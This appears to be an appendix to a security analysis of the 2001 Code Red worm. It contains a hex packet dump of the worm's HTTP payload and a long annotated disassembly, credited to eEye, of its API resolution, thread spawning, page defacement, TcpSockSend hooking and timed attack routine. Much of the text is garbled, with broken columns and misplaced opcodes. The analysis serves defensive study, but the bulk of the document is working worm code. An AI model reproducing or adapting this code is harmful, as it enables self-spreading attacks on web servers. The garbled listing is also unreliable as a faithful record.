 00 34 C0 C6 40 00 70 06 75 F4 D3 E9 02 DC XX XX .4..@.p.u.....
 XX XX 04 8A 00 50 8B A6 86 F0 CC D0 CA 44 80 10 .5...P.....D..
 44 70 81 5B 00 00 01 01 05 0A CC D0 CB DF CC D0 Dp.[.....
 CB E0 ..
 16:06:58 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1155
 Ident 49349 TTL 112 Checksum 29094 DF SN=2342945429 AN=3436235332
 W=17520 18 ACK PSH
 00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
 04 83 C0 C5 40 00 70 06 71 A6 D3 E9 02 DC XX XX@.p.q.....
 XX XX 04 8A 00 50 8B A6 82 95 CC D0 CA 44 50 18 .5...P.....DP.
 44 70 CE 7D 00 00 FF 8B 8D 64 FE FF FF OF BE 11 Dp.}....d.....
 85 D2 74 02 EB D3 8B F4 6A 00 8B 85 4C FE FF FF 50 FF P.M..QdR..x...P.
 50 8B 4D 08 8B 51 64 52 8B 85 78 FE FF FF 50 FF P.M..QdR..x...P.
 95 C0 FE FF FF 3B F4 90 43 4B 43 4B C7 85 4C FE;..CKCK..L.
 FF FF 00 00 00 00 8B 8D 68 FE FF FF 83 C1 07 89h.....

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8D 64 FE FF FF EB 1E 8B 95 64 FE FF FF 83 C2 01 .d.....d.....
89 95 64 FE FF FF 8B 85 4C FE FF FF 83 C0 01 89 ..d.....L.....
85 4C FE FF FF 8B 8D 64 FE FF FF OF BE 11 85 D2 .L.....d.....
74 02 EB D3 8B F4 6A 00 8B 85 4C FE FF FF 50 8B t.....j....L...P.
8D 68 FE FF FF 83 C1 07 51 8B 95 78 FE FF FF 52 .h.....Q..x...R
FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B 8B 45 08 .....;..CKCK.E.
8B 48 70 89 8D 4C FE FF FF 8B F4 6A 00 8B 95 4C .Hp..L.....j...L
FE FF FF 52 8B 45 08 8B 48 78 51 8B 95 78 FE FF ...R.E..HxQ..x..
FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B C6 .R.....;..CKCK.
85 FC FE FF FF 00 8B F4 6A 00 68 00 01 00 00 8D .....j.h.....
85 FC FE FF FF 50 8B 8D 78 FE FF FF 51 FF 95 C4 .....P..x...Q...
FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C FE FF FF ...;..CKCK..L...
8B F4 8B 95 78 FE FF FF 52 FF 95 C8 FE FF FF 3B ....x...R.....;
F4 90 43 4B 43 4B E9 0C FB FF FF EB FE E8 8C F5 ..CKCK.....;
FF FF EB 30 58 83 C0 05 55 57 53 56 50 6A 3C 8B ...0X...UWSVPj<.
F0 83 C6 0C 56 68 00 01 00 00 FF 70 08 FF 74 24 ....Vh.....p..t$ 
28 FF 10 58 50 FF 74 24 18 FF 50 04 58 5E 5B 5F (.XP.t$..P.X^[_
5D FF 20 90 E8 CB FF FF E8 7B F9 FF FF B8 78 ]. .....{....x
56 34 12 B8 78 56 34 12 B8 78 56 34 12 B8 78 56 V4..xV4..xV4..xV
34 12 B8 78 56 34 12 58 50 8B BD 68 FE FF FF 89 4..xV4.XP..h....
47 F2 C3 8B 44 24 0C 05 B8 00 00 00 C7 00 4A 01 G...D$.....J.
DC 00 33 C0 C3 EB EC E8 F1 F4 FF FF 4C 6F 61 64 ..3.....Load
4C 69 62 72 61 72 79 41 00 47 65 74 53 79 73 74 LibraryA.GetSyst
65 6D 54 69 6D 65 00 43 72 65 61 74 65 54 68 72 emTime.CreateThr
65 61 64 00 43 72 65 61 74 65 46 69 6C 65 41 00 ead.CreateFileA.
53 6C 65 65 70 00 47 65 74 53 79 73 74 65 6D 44 Sleep.GetSystemD
65 66 61 75 6C 74 4C 61 6E 67 49 44 00 56 69 72 efaultLangID.Vir
74 75 61 6C 50 72 6F 74 65 63 74 00 09 69 6E 66 tualProtect..inf
6F 63 6F 6D 6D 2E 64 6C 6C 00 54 63 70 53 6F 63 ocomm.dll.TcpSoc
6B 53 65 6E 64 00 09 57 53 32 5F 33 32 2E 64 6C kSend..WS2_32.dl
6C 00 73 6F 63 6B 65 74 00 63 6F 6E 6E 65 63 74 l.socket.connect
00 73 65 6E 64 00 72 65 63 76 00 63 6C 6F 73 65 .send.recv.close
73 6F 63 6B 65 74 00 09 77 33 73 76 63 2E 64 6C socket..w3svc.dl
6C 00 00 47 45 54 20 00 3F 00 20 20 48 54 54 50 1..GET ?. HTTP
2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 /1.0..Content-ty
70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 pe: text/xml.HOS
54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 T:www.worm.com.
41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 Accept: */*.Cont
65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 ent-length: 3569
20 0D 0A 0D 0A 00 63 3A 5C 6E 6F 74 77 6F 72 6D .....c:\notworm
00 4C 4D 54 48 0D 0A 3C 68 74 6D 6C 3E 3C 68 65 .LMTH..<html><he
61 64 3E 3C 6D 65 74 61 20 68 74 74 70 2D 65 71 ad><meta http-eq
75 69 76 3D 22 43 6F 6E 74 65 6E 74 2D 54 79 70 uiv="Content-Typ
65 22 20 63 6F 6E 74 65 6E 74 3D 22 74 65 78 74 e" content="text
2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 65 /html; charset=e
6E 67 6C 69 73 68 22 3E 3C 74 69 74 6C 65 3E 48 nglish"><title>H
45 4C 4C 4F 21 3C 2F 74 69 74 6C 65 3E 3C 2F 68 ELLO!</title></h
65 61 64 3E 3C 62 61 64 79 3E 3C 68 72 20 73 69 ead><bady><hr si
7A 65 3D 35 3E 3C 66 6F 6E 74 20 63 6F 6C 6F 72 ze=5><font color
3D 22 72 65 64 22 3E 3C 70 20 61 6C 69 67 6E 3D ="red"><p align=
22 63 65 6E 74 65 72 22 3E 57 65 6C 63 6F 6D 65 "center">Welcome
20 74 6F 20 68 74 74 70 3A 2F 2F 77 77 77 2E 77 to http://www.w
6F 72 6D 2E 63 6F 6D 20 21 3C 62 72 3E 3C 62 72 orm.com !<br><br
3E 48 61 63 6B 65 64 20 42 79 20 43 68 69 6E 65 >Hacked By Chine
73 65 21 3C 2F 66 6F 6E 74 3E 3C 2F 68 72 3E 3C se!</font></hr><

```


Appendix B

Code Red Source Code

This code was taken from the analysis performed by Ryan Permeh and Marc Maiffret of eEye Digital Security.

seg000:0000037F	8B 8D 58 FE FF FF	mov	ecx, [ebp-1A8h]
seg000:00000385	81 3C 01 47 65 74+ (PteG cmp)	cmp	dword ptr [ecx+eax], 50746547h ; looking for GetProcAddress
seg000:0000038C	0F 85 A0 00 00 00	jnz	TO_RVA_INNER_TOP ; didn't match, try the next one.
seg000:00000392	8B 95 4C FE FF FF	mov	edx, [ebp-1B4h]
seg000:00000398	8B 02	mov	eax, [edx]
seg000:0000039A	8B 8D 58 FE FF FF	mov	ecx, [ebp-1A8h]
seg000:000003A0	81 7C 01 04 72 6F+ GetProcAddress(Acor cmp)	cmp	dword ptr [ecx+eax+4], 41636F72h ; looking for
seg000:000003A8	0F 85 84 00 00 00	jnz	TO_RVA_INNER_TOP ; didn't match, try the next one.
seg000:000003AE	8B 95 48 FE FF FF the mapped RVA for this func.	mov	edx, [ebp-1B8h] ; it did match this is GetProcAddress, need to get
seg000:000003B4	03 95 48 FE FF FF	add	edx, [ebp-1B8h] ; get offset into table and double it
seg000:000003BA	03 95 58 FE FF FF	add	edx, [ebp-1A8h] ; get RVA Base for Kernel32.dll
seg000:000003C0	8B 85 54 FE FF FF	mov	eax, [ebp-1ACh]
seg000:000003C6	8B 48 24	mov	ecx, [eax+24h]
seg000:000003C9	33 C0	xor	eax, eax ; NULL out eax
seg000:000003CB	66 8B 04 0A	mov	ax, [edx+ecx]
seg000:000003CF	89 85 4C FE FF FF	mov	[ebp-1B4h], eax ; set ebp-1B4 to offset into rva table
seg000:000003D5	8B 8D 54 FE FF FF	mov	ecx, [ebp-1ACh]
seg000:000003DB	8B 51 10	mov	edx, [ecx+10h]
seg000:000003DE	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h]
seg000:000003E4	8D 4C 10 FF	lea	ecx, [eax+edx-1] ; Load Effective Address
seg000:000003E8	89 8D 4C FE FF FF	mov	[ebp-1B4h], ecx
seg000:000003EE	8B 95 4C FE FF FF	mov	edx, [ebp-1B4h]
seg000:000003F4	03 95 4C FE FF FF	add	edx, [ebp-1B4h] ; Add
seg000:000003FA	03 95 4C FE FF FF	add	edx, [ebp-1B4h] ; Add
seg000:00000400	03 95 4C FE FF FF	add	edx, [ebp-1B4h] ; Add
seg000:00000406	03 95 58 FE FF FF	add	edx, [ebp-1A8h] ; Add
seg000:0000040C	8B 85 54 FE FF FF	mov	eax, [ebp-1ACh]
seg000:00000412	8B 48 1C	mov	ecx, [eax+1Ch]
seg000:00000415	8B 14 0A	mov	edx, [edx+ecx]
seg000:00000418	89 95 4C FE FF FF	mov	[ebp-1B4h], edx
seg000:0000041E	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h]
seg000:00000424	03 85 58 FE FF FF	add	eax, [ebp-1A8h] ; Add
seg000:0000042A	89 85 70 FE FF FF	mov	[ebp-190h], eax ; set ebp-190 to GetProcAddress Address
seg000:00000430	EB 05	jmp	short TO_RVA_TOP ; Jump
seg000:00000432	;		
seg000:00000432	;		
DO_RVA+168 j	TO_RVA_INNER_TOP:		; CODE XREF:
seg000:00000432	;		
seg000:00000432	E9 0D FF FF FF	jmp	RVA_INNER_TOP ; this moves on to the next func
in an rva table	;		
seg000:00000437	;		
;	TO_RVA_TOP:		; DO_RVA+184 j
seg000:00000437	;		
seg000:00000437	;		
DO_RVA+73 j	TO_RVA_TOP:		; CODE XREF:
seg000:00000437	;		
seg000:00000437	E9 16 FE FF FF	jmp	RVA_TOP ; this is null on the first loop
through, due	;		
seg000:00000437	to a null set at init.		
;			
seg000:0000043C	;		
;	GETPROC_LOADED:		; The purpose of this loop point
seg000:0000043C	;		is to loop through DLL Names in the RVA
seg000:0000043C	;		table, looking for KERNEL32.dll, or more
DO_RVA+35 j	;		specificly, KERN
seg000:0000043C	8D BD F0 FE FF FF	lea	edi, [ebp-110h] ; Load Effective Address

seg000:00000442	8B 47 08	mov	eax, [edi+8]	
seg000:00000445	64 A3 00 00 00 00	mov	large fs:0, eax	
seg000:0000044B	83 BD 70 FE FF FF+	cmp	dword ptr [ebp-190h], 0 ; see if getprocaddr is loaded	
seg000:00000452	75 05	jnz	short GPOADED2 ; if it is, goto gloaded2	
seg000:00000454	E9 38 08 00 00	jmp	TIGHT_LOOP ; else, goto locC91	
seg000:00000459				;AAAAA
seg000:00000459 DO_RVA+22E j			GPLOADED2:	; CODE XREF:
seg000:00000459 C7 85 4C FE FF FF+		mov	dword ptr [ebp-1B4h], 1 ; set ebp-1b4 to 1	
seg000:00000463 EB 0F		jmp	short GETPROC_LOOP_TOP ; load edx with	
the data segment				
seg000:00000465 ;AAAAA				
seg000:00000465 seg000:00000465				
seg000:00000465 DO_RVA+2E9 j			GETPROC_LOOP_INC:	; CODE XREF:
seg000:00000465 8B 8D 4C FE FF FF		mov	ecx, [ebp-1B4h] ; increment the counter at ebp-ib4	
seg000:0000046B 83 C1 01		add	ecx, 1 ; Add	
seg000:0000046E 89 8D 4C FE FF FF		mov	[ebp-1B4h], ecx	
seg000:00000474 seg000:00000474			GETPROC_LOOP_TOP:	; CODE XREF:
DO_RVA+23F j				
seg000:00000474 8B 95 68 FE FF FF		mov	edx, [ebp-198h] ; load edx with the data segment	
seg000:0000047A 0F BE 02		movsx	eax, byte ptr [edx] ; move the byte at data segment to	
eax				
seg000:0000047D 85 C0			test eax, eax ; check if the byte is null.	This
signifies the end of the function data section.				
seg000:0000047F 0F 84 8D 00 00 00		jz	FUNC_LOAD_DONE ; if it is, go here	
seg000:00000485 8B 8D 68 FE FF FF		mov	ecx, [ebp-198h] ; load ecx with the data segment	
seg000:0000048B 0F BE 11		movsx	edx, byte ptr [ecx] ; load edx with the byte	
at data				
segment				
seg000:0000048E 83 FA 09		cmp	edx, 9 ; check if the byte specifies change of dll	
seg000:00000491 75 21		jnz	short loc_4B4 ; if not, jump here	
seg000:00000493 8B 85 68 FE FF FF		mov	eax, [ebp-198h] ; set eax to current data pointer	
seg000:00000499 83 C0 01		add	eax, 1 ; get past the 9	
seg000:0000049C 8B F4		mov	esi, esp	
seg000:0000049E 50		push	eax ; push current data pointer	
seg000:0000049F FF 95 90 FE FF FF		call	dword ptr [ebp-170h] ; LoadLibraryA	
seg000:000004A5 3B F4		cmp	esi, esp ; Compare Two Operands	
seg000:000004A7 90		nop		; No Operation
seg000:000004A8 43		inc	ebx	; Increment by 1
seg000:000004A9 4B		dec	ebx	; Decrement by 1
seg000:000004AA 43		inc	ebx	; Increment by 1
seg000:000004AB 4B		dec	ebx	; Decrement by 1
seg000:000004AC 89 85 34 FE FF FF		mov	[ebp-1CCh], eax ; load current dll base pointer with return from	
LoadLibraryA				
seg000:000004B2 EB 2A		jmp	short DLL_CHECK_NULL_BRANCH ;	
Jump				
seg000:000004B4 ;AAAAA				
seg000:000004B4 loc_4B4: ; CODE XREF: DO_RVA+26D j				
seg000:000004B4 8B F4		mov	esi, esp	
seg000:000004B6 8B 8D 68 FE FF FF		mov	ecx, [ebp-198h] ; set ecx with the data segment pointer	
seg000:000004BC 51		push	ecx ; push data segment(pointer of	
function to load)				
seg000:000004BD 8B 95 34 FE FF FF		mov	edx, [ebp-1CCh] ; get current RVA base offset	
seg000:000004C3 52		push	edx ; push module	
handle(base loaded address)				
seg000:000004C4 FF 95 70 FE FF FF		call	dword ptr [ebp-190h] ; call GetProcAddress	

seg000:00000521	8B 4D 08	mov	ecx, [ebp+8] ; load ecx with an address at ebp+8
seg000:00000524	8B 91 84 00 00 00	mov	edx, [ecx+84h] ; load edx with a wam.dll entry
seg000:0000052A	89 95 6C FE FF FF	mov	[ebp-194h], edx ; load this wam.dll entry into ebp-194
seg000:00000530	C7 85 4C FE FF FF+	mov	dword ptr [ebp-1B4h], 4 ; set ebp-1b4 to 4
seg000:0000053A	C6 85 D0 FE FF FF+	mov	byte ptr [ebp-130h], 68h ; 'h'; set ebp-130 to 68h
seg000:0000053A	68		;
seg000:0000053A	some type of structure		; this seems to be setting up
seg000:00000541	8B 45 08	mov	eax, [ebp+8] ; load eax with ebp+8(possibly an isapi
request struct)			
seg000:00000544	89 85 D1 FE FF FF	mov	[ebp-12Fh], eax ; save the ebp+8 at ebp-12f
seg000:0000054A	C7 85 D5 FE FF FF+	mov	dword ptr [ebp-12Bh], 0FF53535Bh
seg000:00000554	C7 85 D9 FE FF FF+	mov	dword ptr [ebp-127h], 90907863h
seg000:0000055E	8B 4D 08	mov	ecx, [ebp+8] ; check pointer to the possible isapi
struct			
seg000:00000561	8B 51 10	mov	edx, [ecx+10h]
seg000:00000564	89 95 50 FE FF FF	mov	[ebp-1B0h], edx ; set response to check at ebp-1b0
seg000:0000056A	83 BD 50 FE FF FF+	cmp	dword ptr [ebp-1B0h], 0 ; Compare Two Operands
seg000:00000571	75 26	jnz	short loc_599 ; if it's not 0, then go here
seg000:00000573	8B F4	mov	esi, esp ; Get Ready to call a function
seg000:00000575	6A 00	push	0 ; push a null
seg000:00000577	8D 85 4C FE FF FF	lea	eax, [ebp-1B4h] ; load eax to the addr of ebp-1b4, set to 4
seg000:0000057D	50	push	eax ; push the addr on the stack
seg000:0000057E	8B 8D 68 FE FF FF	mov	ecx, [ebp-198h] ; load eax to the addr of ebp-198, set to data
segment right after the funcnames			
seg000:00000584	51	push	ecx ; push it
seg000:00000585	8B 55 08	mov	edx, [ebp+8] ; set edx with ebp+8 pointer
seg000:00000588	8B 42 08	mov	eax, [edx+8] ; load eax with the data at edx+8
seg000:0000058B	50	push	eax ; push eax
seg000:0000058C	FF 95 6C FE FF FF	call	dword ptr [ebp-194h] ; call WriteClient in WAM
seg000:00000592	3B F4	cmp	cmp esi, esp ; Compare Two Operands
seg000:00000594	90	nop	; No Operation
seg000:00000595	43	inc	ebx ; Increment by 1
seg000:00000596	4B	dec	ebx ; Decrement by 1
seg000:00000597	43	inc	ebx ; Increment by 1
seg000:00000598	4B	dec	ebx ; Decrement by 1
seg000:00000599			
seg000:00000599		loc_599:	; CODE XREF: DO_RVA+34D j
seg000:00000599	83 BD 50 FE FF FF+	cmp	dword ptr [ebp-1B0h], 64h ; 'd' ; check is 64 is in ebp-1b0
1b0		jge	short TOO_MANY_THREADS ; branch here if
seg000:000005A0	7D 5C		
more than 100	are running		
seg000:000005A2	8B 8D 50 FE FF FF	mov	ecx, [ebp-1B0h] ; set ecx to number of threads
seg000:000005A8	83 C1 01	add	ecx, 1 ; increment the number of open threads
seg000:000005AB	89 8D 50 FE FF FF	mov	[ebp-1B0h], ecx ; store the new value of threadcount
seg000:000005B1	8B 95 50 FE FF FF	mov	edx, [ebp-1B0h] ; set thread count into edx
seg000:000005B7	69 D2 8D 66 F0 50	imul	edx, 50F0668Dh ; Signed Multiply
seg000:000005BD	89 95 74 FE FF FF	mov	[ebp-18Ch], edx ; store the new val at ebp-18c
seg000:000005C3	8B 45 08	mov	eax, [ebp+8] ; load eax with the isapi extension block
seg000:000005C6	8B 8D 50 FE FF FF	mov	ecx, [ebp-1B0h] ; load ecx with the threadcount
seg000:000005CC	89 48 10	mov	[eax+10h], ecx ; store threadcount in the isapi extension block
seg000:000005CF	8B F4	mov	mov esi, esp
seg000:000005D1	8D 95 2C FE FF FF	lea	edx, [ebp-1D4h] ; Load Effective Address
seg000:000005D7	52	push	edx ; LPDWORD lpThreadId //
thread identifier			
seg000:000005D8	6A 00	push	0 ; DWORD dwCreationFlags //
creation option			
seg000:000005DA	8D 85 4C FE FF FF	lea	eax, [ebp-1B4h] ; Load Effective Address
seg000:000005E0	50	push	eax ; LPVOID lpParameter // thread
argument			
seg000:000005E1	8D 8D D0 FE FF FF	lea	ecx, [ebp-130h] ; Load Effective Address
seg000:000005E7	51	push	ecx ;
LPTHREAD_START_ROUTINE	lpStartAddress // thread function		

seg000:0000064F	8F 85 4C FE FF FF	pop	dword ptr [ebp-1B4h]
seg000:00000655	8B 85 34 FE FF FF	mov	eax, [ebp-1CCh] ; load eax with the current dll base
address(probably w3svc)			
seg000:0000065B	89 85 CC FE FF FF	mov	[ebp-134h], eax ; store base at ebp-134
seg000:00000661	8B 8D 4C FE FF FF	mov	ecx, [ebp-1B4h] ; load thecounter into ecx
seg000:00000667	8B 95 B0 FE FF FF	mov	edx, [ebp-150h] ; load edx with tcpsocksend
seg000:0000066D	89 11		mov [ecx], edx ; store tcpsocksend at the
address popped from the stack			
seg000:0000066F	8B 85 4C FE FF FF	mov	eax, [ebp-1B4h] ; load eax with the address popped from the
stack			
seg000:00000675	8B 8D C8 FE FF FF	mov	ecx, [ebp-138h] ; load ecx with close socket
seg000:0000067B	89 48 04	mov	[eax+4], ecx ; the next addr after the one popped is replaced with closesocket
seg000:0000067E	8B 95 68 FE FF FF	mov	edx, [ebp-198h] ; store data pointer in edx
seg000:00000684	89 95 50 FE FF FF	mov	[ebp-1B0h], edx ; store data pointer at ebp-1b0
seg000:0000068A	EB 0F		jmp short GET_HTML ; Jump
seg000:0000068C			
;AAAAAAAAAAAAAAAAAAAAA			
seg000:0000068C			
seg000:0000068C		GET_HTML_INC:	; CODE XREF:
HACK_PAGE+70 j			
seg000:0000068C	8B 85 50 FE FF FF	mov	eax, [ebp-1B0h] ; Get the next byte to compare to
seg000:00000692	83 C0 01	add	eax, 1 ; Add
seg000:00000695	89 85 50 FE FF FF	mov	[ebp-1B0h], eax
seg000:0000069B			
seg000:0000069B		GET_HTML:	; CODE XREF:
HACK_PAGE+3B j			
seg000:0000069B	8B 8D 68 FE FF FF	mov	ecx, [ebp-198h]
seg000:000006A1	81 C1 00 01 00 00	add	ecx, 100h ; Add
seg000:000006A7	39 8D 50 FE FF FF	cmp	[ebp-1B0h], ecx ; compare shifted URL to HTML
seg000:000006AD	73 12	jnb	short FOUND_HTML ; load eax with the
data segment			
seg000:000006AF	8B 95 50 FE FF FF	mov	edx, [ebp-1B0h]
seg000:000006B5	81 3A 4C 4D 54 48	cmp	dword ptr [edx], 48544D4Ch ; look for HTML
seg000:000006BB	75 02	jnz	short GET_HTML_INC_JUMP ; Jump if Not
Zero (ZF=0)			
seg000:000006BD	EB 02		
data segment			
seg000:000006BF			
;AAAAAAAAAAAAA			
seg000:000006BF		GET_HTML_INC_JUMP:	; CODE XREF:
HACK_PAGE+6C j			
seg000:000006BF	EB CB	jmp	short GET_HTML_INC ; Get the next byte to
compare to			
seg000:000006C1			
;AAAAAAAAAAAAA			
seg000:000006C1		FOUND_HTML:	; CODE XREF:
HACK_PAGE+5E j			
seg000:000006C1			
seg000:000006C1	8B 85 50 FE FF FF	mov	eax, [ebp-1B0h] ; load eax with the data segment
seg000:000006C7	83 C0 04	add	eax, 4 ; Add
seg000:000006CA	8B 8D 4C FE FF FF	mov	ecx, [ebp-1B4h] ; set ecx with the counter
seg000:000006D0	89 41 08	mov	[ecx+8], eax
seg000:000006D3	8B F4		mov esi, esp ; move the web data into the request return
seg000:000006D5	8D 95 48 FE FF FF	lea	edx, [ebp-1B8h] ; Load Effective Address
seg000:000006DB	52	push	edx ; set ebp-1b8 to receive
the old page protection			
seg000:000006DC	6A 04	push	4 ; make page readwrte
seg000:000006DE	68 00 40 00 00	push	4000h ; for 4000 hex bytes
seg000:000006E3	8B 85 CC FE FF FF	mov	eax, [ebp-134h] ; stored write address for w3svc
seg000:000006E9	50	push	eax

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seg000:000006EA FF 95 A8 FE FF FF          call    dword  ptr [ebp-158h] ; VirtualProtect
seg000:000006F0 3B F4                      cmp     esi, esp   ; Compare Two Operands
seg000:000006F2 90                           nop     ; No Operation
seg000:000006F3 43                           inc     ebx      ; Increment by 1
seg000:000006F4 4B                           dec     ebx      ; Decrement by 1
seg000:000006F5 43                           inc     ebx      ; Increment by 1
seg000:000006F6 4B                           dec     ebx      ; Decrement by 1
seg000:000006F7 C7 85 4C FE FF FF+        mov     dword  ptr [ebp-1B4h], 0 ; reset counter to 0
seg000:00000701 EB 0F                      jmp     short   TCPSOCKSEND_FIND ; check if counter
is 3000h yet
seg000:00000703
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
seg000:00000703
seg000:00000703
TCPSOCKSEND_FIND_INC:                         ; CODE XREF:
HACK_PAGE+123 j
seg000:00000703 8B 8D 4C FE FF FF          mov     ecx, [ebp-1B4h]
seg000:00000709 83 C1 01                   add     ecx, 1   ; Add
seg000:0000070C 89 8D 4C FE FF FF          mov     [ebp-1B4h], ecx
seg000:00000712
seg000:00000712
TCPSOCKSEND_FIND:                            ; CODE XREF:
HACK_PAGE+B2 j
seg000:00000712 81 BD 4C FE FF FF+        cmp     dword  ptr [ebp-1B4h], 3000h ; check if counter is
3000h yet
seg000:0000071C 7D 56
is
seg000:0000071E 8B 95 CC FE FF FF          mov     edx, [ebp-134h] ; set edx to the base
seg000:00000724 03 95 4C FE FF FF          add     edx, [ebp-1B4h] ; add the offset from counter
seg000:0000072A 8B 02
seg000:0000072C 3B 85 B0 FE FF FF          cmp     eax, [edx] ; store the value at the offset into eax
seg000:00000732 75 3E
here on a not match
seg000:00000734 8B 8D CC FE FF FF          mov     edx, [ebp-1A0h] ; set edx to the address of
seg000:0000073A 03 8D 4C FE FF FF          add     edx, [ebp-1B4h] ; set edx to o.C98
tcpsocksend
seg000:00000740 8B 95 60 FE FF FF          mov     edx, [ecx], edx ; replace the
seg000:00000746 89 11
TCPSOCKSEND to o.C98
seg000:00000748 8B F4
seg000:0000074A 68 00 51 25 02
seg000:0000074F FF 95 A0 FE FF FF          call    dword  ptr [ebp-160h] ; Sleep
seg000:00000755 3B F4
seg000:00000757 90
seg000:00000758 43
seg000:00000759 4B
seg000:0000075A 43
seg000:0000075B 4B
seg000:0000075C 8B 85 CC FE FF FF          mov     eax, [ebp-134h] ; set eax to the base of the loaded dll
seg000:00000762 03 85 4C FE FF FF          add     eax, [ebp-1B4h] ; set eax to actual address of tcpsocksend
seg000:00000768 8B 8D B0 FE FF FF          mov     ecx, [ebp-150h] ; set ecx to tcpsocksend
seg000:0000076E 89 08
tcpsocksend with the original
seg000:00000770 EB 02
RESET_MEM_PROTECTION
seg000:00000772
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
seg000:00000772
seg000:00000772
TCPSOCKSEND_FIND_INC_JUMP:                  ; CODE XREF:
HACK_PAGE+E3 j
seg000:00000772 EB 8F
seg000:00000774
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
seg000:00000774
seg000:00000774
RESET_MEM_PROTECTION:                      ; CODE XREF:

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```

HACK_PAGE+CD j
seg000:00000774 8B F4
seg000:00000776 8D 95 4C FE FF FF
seg000:0000077C 52
seg000:0000077D 8B 85 48 FE FF FF
seg000:00000783 50
seg000:00000784 68 00 40 00 00
seg000:00000789 8B 8D CC FE FF FF
seg000:0000078F 51
seg000:00000790 FF 95 A8 FE FF FF
seg000:00000796 3B F4
seg000:00000798 90
seg000:00000799 43
seg000:0000079A 4B
seg000:0000079B 43
seg000:0000079C 4B
seg000:0000079D
seg000:0000079D DO_THE_WORK: ; CODE XREF:
DO_RVA+3D5 j
seg000:0000079D
seg000:0000079D BA 01 00 00 00 ; this exits from sub 224, not positive of
the end result.
seg000:000007A2 85 D2
c91
seg000:000007A4 0F 84 E7 04 00 00 jz TIGHT_LOOP ; This is a tight loop
seg000:000007AA 8B F4
seg000:000007AC 6A 00
handle to template file
seg000:000007AE 68 80 00 00 00
file attributes
seg000:000007AE
FILE_ATTRIBUTE_NORMAL
seg000:000007B3 6A 03
dwCreationDisposition // how to create
seg000:000007B3
OPEN_EXISTING
seg000:000007B5 6A 00
lpSecurityAttributes // SD
seg000:000007B7 6A 01
share mode
seg000:000007B7
FILE_SHARE_READ
seg000:000007B9 68 00 00 00 80
access mode
seg000:000007B9
GENERIC_READ
seg000:000007BE 8B 85 68 FE FF FF
seg000:000007C4 83 C0 63
seg000:000007C7 50
name
seg000:000007C8 FF 95 9C FE FF FF
seg000:000007CE 3B F4
seg000:000007D0 90
seg000:000007D1 43
seg000:000007D2 4B
seg000:000007D3 43
seg000:000007D4 4B
seg000:000007D5 89 85 30 FE FF FF
seg000:000007DB 83 BD 30 FE FF FF+
Operands
seg000:000007E2 74 1F
failed

; HACK_PAGE+121 j
mov    esi, esp ; RESET_MEM_PROTECTION
lea    edx, [ebp-1B4h] ; Load Effective Address
push   edx
push   eax, [ebp-1B8h]
push   eax
push   4000h
ecx, [ebp-134h]
push   ecx
dword  ptr [ebp-158h] ; VirtualProtect
cmp    esi, esp ; Compare Two Operands
nop
inc    ebx ; Increment by 1
dec    ebx ; Decrement by 1
inc    ebx ; Increment by 1
dec    ebx ; Decrement by 1

; DO_RVA+40D j ...
mov    edx, 1 ; if edx ==0, then jump down to
test   edx, edx
push   80h ; '€' ; DWORD dwFlagsAndAttributes //
push   3 ; DWORD
push   0 ; LPSECURITY_ATTRIBUTES
push   1 ; DWORD dwShareMode //
push   80000000h ; DWORD dwDesiredAccess //
push   0 ; this is for
push   1 ; this equates to
push   80000000h ; this is for
push   0 ; LPCTSTR lpFileName // file
dword  ptr [ebp-164h] ; CreateFileA
cmp    esi, esp ; Compare Two Operands
nop
inc    ebx ; Increment by 1
dec    ebx ; Decrement by 1
inc    ebx ; Increment by 1
dec    ebx ; Decrement by 1
mov    [ebp-1D0h], eax
dword  ptr [ebp-1D0h], 0FFFFFFFh ; Compare Two
jz    short NOTWORM_NO ; jump if Createfile

```


seg000:00000879	81 E2 FF FF 00 00	and	edx, 0FFFh	; load edx with day and hour UTC
seg000:0000087F	89 95 4C FE FF FF	mov	[ebp-1B4h], edx	
seg000:00000885	83 BD 4C FE FF FF+ 28	cmp	dword ptr [ebp-1B4h], 1Ch	; check if hour is less than
seg000:0000088C	7C 1F ; Jump if Less (SF!=OF)	jl	short	WHITEHOUSE_SOCKET_SETUP
seg000:0000088E				NEVER_CALLED1: ; CODE XREF:
seg000:0000088E				
HACK_PAGE+25C j				
seg000:0000088E	B8 01 00 00 00 called, as far as can be seen	mov	eax, 1	; this code is self referential and is never
seg000:00000893	85 C0	test	eax, eax	; Logical Compare
seg000:00000895	74 16 ; Jump if Zero (ZF=1)	jz	short	WHITEHOUSE_SOCKET_SETUP
seg000:00000897	8B F4	mov	esi, esp	
seg000:00000899	68 FF FF FF 7F	push	7FFFFFFFh	
seg000:0000089E	FF 95 A0 FE FF FF	call	dword ptr [ebp-160h]; Sleep	
seg000:000008A4	3B F4	cmp	esi, esp	; Compare Two Operands
seg000:000008A6	90	nop		; No Operation
seg000:000008A7	43	inc	ebx	; Increment by 1
seg000:000008A8	4B	dec	ebx	; Decrement by 1
seg000:000008A9	43	inc	ebx	; Increment by 1
seg000:000008AA	4B	dec	ebx	; Decrement by 1
seg000:000008AB	EB E1	jmp	short	NEVER_CALLED1 ; this code is self
referential and is never called, as far as can be seen				
seg000:000008AD				
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;				
seg000:000008AD				
